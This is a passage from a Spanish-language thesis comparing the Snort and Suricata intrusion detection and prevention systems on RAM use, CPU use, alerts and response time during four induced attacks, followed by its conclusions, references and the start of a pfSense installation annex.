


Ilustración 26. Ataque #1 (uso de RAM)

Ahora en la métrica del uso de la memoria RAM, observamos en la Ilustración 26 que tanto snort como suricata en modo IDS utilizaron menos memoria RAM que en modo IPS. Comparando ambas líneas de defensa, snort en modo IDS estuvo por debajo que suricata, es decir que consumió menos memoria. Sin embargo, en modo IPS utilizó más.




Ilustración 27. Ataque #2 (uso de RAM)

En la Ilustración 27, se puede observar que snort y suricata en modo IDS consumieron menor cantidad de memoria que en modo IPS. Por otro lado, observamos que en modo IDS, snort utilizó menos memoria RAM que suricata, pero en modo de prevención, snort utilizó más este recurso.




Ilustración 28. Ataque #3 (uso de RAM)

Para el ataque 3 como se muestra en la Ilustración 28, en modo IDS snort utilizó en menor medida este recurso, que en modo IPS. Para suricata, ocurrió lo contrario, en modo IDS utilizó más memoria que en modo IPS.

Si comparamos ambas líneas, en modo IDS, snort estuvo por debajo del 20% del uso de la memoria RAM, mientras que suricata utilizó el 40%. En modo IPS, suricata consumió entre 20% y 40%, mientras que snort utilizó entre el 40% y 80%.




Ilustración 29. Ataque #4 (uso de RAM)

Como se puede ver en la Ilustración 29, para el ataque #4, snort utilizó más memoria RAM en modo de prevención en la mayoría de sus repeticiones. Por otro lado, suricata, utilizó más memoria RAM en modo IPS. Ahora, comparando ambas líneas de defensa, snort en modo de detección y prevención utilizó más este recurso que suricata.

Como resultado del análisis referente al uso de memoria RAM por ambas líneas de defensa en los modos IDS/IPS, se puede concluir que snort consumió menor cantidad de memoria RAM en modo IDS para los tres primero ataques, mientras que en modo IPS snort consumió mayor cantidad de memoria RAM que suricata.

Uso de CPU




Ilustración 30. Ataque #1 (uso de CPU)

En la Ilustración 30 se muestra el comportamiento de la métrica del uso de CPU, como se puede observar, Snort utilizó más porcentaje de CPU en modo IDS que en modo IPS. Por otro lado, suricata utilizó más CPU en modo IPS que en modo IDS.

Comparando, ambas líneas de defensa, se puede observar que suricata utilizó menos recursos de CPU que snort.




Ilustración 31. Ataque #2 (uso de CPU)

En la Ilustración 31 observamos que snort utilizó más CPU en modo de prevención que en modo de detección; mientras que suricata utilizó más CPU en modo IPS que en modo IDS.

Por otro lado, comparando ambas líneas, se observa que suricata utilizó menos recursos de CPU que snort.




Ilustración 32. Ataque #3 (uso de CPU)

El ataque 3 se observa en la Ilustración 32, vemos que snort en modo IPS utilizó el 100% del CPU, al igual que en la mayoría de las repeticiones en modo de detección. Por otro lado, snort utilizó en promedio la misma cantidad de CPU en ambos modos.

Comparando ambas líneas de defensa, suricata utilizó menos recursos de CPU que snort.




Ilustración 33. Ataque #4 (uso de CPU)

Por último, en la Ilustración 33, observamos de manera similar que en snort utilizó más el recurso de CPU en modo IDS que IPS, mientras que suricata utilizó más CPU en modo de prevención que en modo de detección.

Comparando ambas líneas de defensa, se puede observar que suricata hizo uso de menos recursos de CPU en comparación con snort, el cual utilizó hasta el 100% en ambos modos.

De manera general se puede concluir del análisis de uso de CPU, que suricata utilizó menos del 20% del recurso de CPU en todos los ataques y en ambos modos, mientras que snort hizo uso de mayor recurso de CPU, en algunas ocasiones utilizando hasta 100% para ambos modos.

CONCLUSIONES

7. CONCLUSIONES

Pese al gran avance de los sistemas de seguridad que pueden ser implementados como líneas de defensa en las redes de datos, se puede considerar que ningún sistema puede ser 100% seguro.

Muchos factores son los causantes de esto, las amenazas potenciales como virus, gusanos, ataques dirigidos, denegación de servicio (DoS), escaneos, botnets, spam, etc., han ido evolucionando y adaptándose a los nuevos mecanismos de comunicación digital y en general al desarrollo de Internet. Y a nivel usuario, la falta de conocimiento sobre seguridad en las redes de datos o la poca importancia que se le da, la ingeniería social, etc.

Sin embargo, para hacer frente a estas amenazas en que nuestra red está expuesta, existen diferentes mecanismos implementados como son los firewalls y los sistemas de prevención y detección de intrusiones (IDS/IPS).

Motivados por los puntos mencionados anteriormente, en este trabajo se implementaron dos líneas de defensa IDS/IPS con software de código abierto, basado en Snort y en Suricata, los cuales tienen la capacidad de reaccionar ante los ataques más comunes, y de esta manera brindar cierto grado de seguridad a una red. Snort se ha convertido en el estándar de la industria de sistemas de detección y prevención de intrusiones de red basado en firmas. Después, de casi una década más tarde, OISF lanzó un nuevo sistema IDS/IPS de código abierto basado en firma también, llamado Suricata. Se considera que Suricata vino a mejorar Snort, en base a su nuevo protocolo HTTP que Snort no cuenta, entre otras cosas. En el presente proyecto de tesis se trabajó usando las reglas predefinidas por Snort y Suricata, ya que son gratuitas y de libre acceso.

Se realizaron pruebas de intrusiones, mediante ataques induccidos, haciendo uso de unos de los ataques más comunes al que se encuentra expuesta toda red:

1. Ataque de acceso remoto creando archivo ejecutable (.exe)
2. Ataque de acceso remoto aprovechando vulnerabilidad de Firefox.
3. Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web).

4. Ataque de acceso remoto vía FTP

Por otro lado, se realizaron mediciones de algunas de las principales métricas que determinan la eficiencia y confiabilidad en un sistema de seguridad, tales como:

- Número de alertas
- Tiempo de respuesta
- Uso de memoria RAM
- Uso de CPU

Las pruebas y mediciones para cada ataque se realizaron mediante diez repeticiones con el objetivo de observar el comportamiento de cada uno de los ataques experimentados en diferentes instantes de tiempo bajo las mismas condiciones de tráfico.

Como resultado del análisis referente a las alertas generadas por ambas líneas de defensa en los modos IDS/IPS, se puede concluir que snort generó una gran cantidad de falsos negativos, lo cual implica que tuvo dificultades para detectar algunos ataques existentes y en consecuencia deja expuesta a la red de posibles intrusiones.

Como resultado del análisis referente a los tiempos de respuesta generados por ambas líneas de defensa en los modos IDS/IPS, se puede concluir que snort fue más rápido en la detección de las intrusiones generadas por los cuatro ataques, y para la prevención, snort realizó el bloque de los ataques más rápido en tres de ellos. Por tanto se puede concluir de manera general que snort fue más eficiente en las respuestas de detección y bloqueo de los ataques generados.

Como resultado del análisis referente al uso de memoria RAM por ambas líneas de defensa en los modos IDS/IPS, se puede concluir que snort consumió menor cantidad de memoria RAM en modo IDS para los tres primeros ataques, mientras que en modo IPS, snort consumió mayor cantidad de memoria RAM que suricata.

Finalmente, se puede concluir del análisis de uso de CPU, que suricata utilizó menos del 20% del recurso de CPU en todos los ataques y en ambos modos, mientras que snort hizo uso de mayor recurso de CPU, en algunas ocasiones utilizando hasta 100% para ambos modos.

REFERENCIAS BIBLIOGRÁFICAS

REFERENCIAS

[1] W. Stallings, Network Security Essentials. Applications and standards. 4ta edición, Prentice Hall, 2011.

[2] D. V. Rodríguez Duque y R. Emmanuel González, «Vulnerabilidad en rede de datos. Propuesta para analizar e identificar riesgos.,» 2015. [En línea]. Available: www.eumed.net.

[3] «http://www.csirtcv.gva.es/,» [En línea]. Available: https://www.csirtcv.gva.es/sites/all/files/downloads/12%20medidas%20b%C3%A1sicas%20para%20la%20seguridad%20Inform%C3%A1tica.pdf..

[4] J. A. Gómez, Redes locales de datos (Redes locales), EDITEX, 2011.

[5] P. Atelin, de *Redes informáticas Conceptos fundamentales*, Cornella de Llobregat (Barcelona), Ediciones ENI, 2006, p. 61.

[6] A. S. Tanenbaum, Redes de computadoras” 4ta. Edición, México: Prentice Hall, 2003, pp. 37-41.

[7] S. Farraposo, L. Gallon y P. Owezarski , «projects.laas.fr,» [En línea]. Available: http://projects.laas.fr/METROSEC/Security_and_DoS.pdf.

[8] C.-J. (. Chung, «Network Attacks (Layer 2 and Layer 3),» [En línea]. Available: elearning.utm.my/15162/mod/resource/view.php?id=180036.

[9] J. M. Barceló Ordinas, J. Iñigo Griera, S. Llorente Viejo, J. M. Marqués i Puig, R. Martí Escalé, E. Peig Olivé y X. Perramon Tornill, Protocolos y aplicaciones Internet, Editorial UOC, 2008.

[10] J. D. Philippe Atelin, Redes informáticas: conceptos fundamentales, Ediciones

ENI, 2006.

[11] P. González Pérez, G. Sánchez Garcés y J. M. Soriano de la Cámara, Pentesting con Kali 2.0, Madrid: 0xWORD , 2013.

[12] C. J. B. DUQUEZ, «METODOLOGÍA DE ANÁLISIS DE VULNERABILIDADES PARA LA RED DE DATOS EN LA DIRECCIÓN DE TELEMÁTICA DE LA POLICÍA NACIONAL,» Abril 2010. [En línea]. Available: http://repository.unimilitar.edu.co/bitstream/10654/502/1/BaronDuquezCarlos2010.pdf.

[13] W. Stallings, Fundamentos de seguridad en redes: aplicaciones y estándares. 2da edición, PEARSON. Prentice Hall, 2004.

[14] W. Stallings, Fundamentos de seguridad en redes: aplicaciones y estándares. 2da edición, PEARSON Prentice Hall, 2004.

[15] J. A. G. Hernández, «UCyS,» 2015. [En línea]. Available: http://ucys.ugr.es/download/taller1/Taller1_Intro_hacking.pdf.

[16] J.-M. Royer, Seguridad en la informática de empresa: riesgos, amenazas, prevención y soluciones, eni Ediciones, 2004.

[17] O. d. S. p. l. r. informáticas, «http://instituciones.sld.cu/,» [En línea]. Available: http://instituciones.sld.cu/dnspminsap/files/2013/08/Metodologia-PSI-NUEVAProyecto.pdf.

[18] P. A. López, Seguridad informática, EDITEX.

[19] M. Colobran Hugue, J. M. Arqués Soldevila y E. M. Galindo, Administración de sistemas operativos en red, Barcelona: Editorial UOC, 2008.

[20] J. A. Astudillo Herrera, A. A. Jimenez Macias y F. M. Ortíz Flores, *Tesis:ADAPTACIÓN DEL IDS/IPS SURICATA PARA QUE SE PUEDA CONVERTIR EN UNA SOLUCION EMPRESARIAL,* Guayaquil: ESCUELA

SUPERIOR POLITECNICA DEL LITORAL, 2011.

[21] M. I. G. García, *Tesis: Utilización de Sistemas de Detección de Intrusos como Elemento de Seguridad Perimetral,* Universidad de Almería , 2008.

[22] J. P. Sarubbi, Seguridad Informática Técnicas de Defensa: Mecanismos comunes bajo variantes del sistema operativo Unix., Buenos Aires: Universidad Nacional de Luján, 2008.

[23] B. J. R. E. Ek, *Tesis: Análisis de Desempeño de un IDS/IPS de Código Abierto,* Chetumal, Quintana Roo: Universidad de Quintana Roo, 2015.

[24] L. G. d. Moral, Curso de Ciberseguridad y Hacking Ético 2013, España, 2014.

[25] E. C. Tejada, Gestión de incidentes de seguridad informática. IFCT0109, Málaga: IC Editorial, 2014.

[26] J. G. López, Optimización de sistemas de detección de intrusos en red utilizando técnicas computacionales avanzadas, Almería: Universidad Almería, 2009.

[27] Alfon, « WordPress: Seguridad y redes,» 22 Febrero 2011. [En línea]. Available: https://seguridadyredes.wordpress.com/2011/02/22/ids-ips-suricata-entendiendo-y-configurando-suricata-parte-i/.

[28] «Network Attacks (Layer 2 and Layer 3)” Chun,» [En línea].

ANEXOS

ANEXOS

Anexo A: Instalación de PFSENSE

El equipo disponible que se usó para el SNORT tiene las siguientes características:

- 2 memorias RAM de 512 MB.
- Procesador Intel.
- Teclado estándar.
- Monitor estándar.

Utilizamos el programa Win32 Disk Imager para bootear el USB con ese sistema operativo.




Ilustración 34. Bootear USB con el SO pfSense

Aceptamos dándole clic en Yes.




Ilustración 35. Bootear USB con el SO pfSense (2)

Una vez terminado el proceso, se introdujo el USB en el equipo correspondiente y se tecleó F1 para que inicie con el SO pfSense. Y luego nos apareció lo siguiente.

Ilustración 36. Bienvenida al SO

Después aceptamos estos ajustes para configurar la consola.




Ilustración 37. Configure Console

Para tener más opciones de configuración, se seleccionó el Custom Install como se ve en la siguiente Ilustración 38.




Ilustración 38. Select Task

Se seleccionó el disco duro como se muestra a continuación.




Ilustración 39. Select a Disk

Nos preguntó si queremos formatear el disco duro y se seleccionó la opción.

Ilustración 40. Confirmar el formateo del disco

Se seleccionó la geometría que da por default.

